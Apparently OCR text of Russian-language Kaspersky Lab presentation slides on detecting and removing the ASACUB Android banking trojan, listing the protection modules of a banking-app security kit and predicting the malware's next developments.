
Но без специальных методов удаления зловерда на устройстве не обойтись:

Во время детектирования мы

1) **Убиваем процессы зловреда**

2) **Снимаем с зловреда статус Администратора устройства**

ДЕМО



KASPERSKY lab

МОДУЛИ ЗАЩИТЫ

Проверка репутации сертификатов серверов ДБО

Самозащита и проверка целостности

Проверка на root

Защита от скомпрометированных WI-FI сетей

Защита от клавиатурных шпионов

Доверенное хранилище данных приложения

Проверка версии ОС на предмет устаревания

ЗАКЛЮЧЕНИЕ

ЧТО ДАЛЬШЕ?

Есть основания полагать что

1) Создатели ASACUB перейдут на более серьёзные методы защиты кода

2) Усилятся попытки укоренения на устройстве при помощи прав супер пользователя

3) В ближайшем будущем появятся попытки инжектировать код в приложения ДБО – перекрытие можно заметить.

ВОПРОСЫ?

Виктор Чебышев

KASPERSKY lab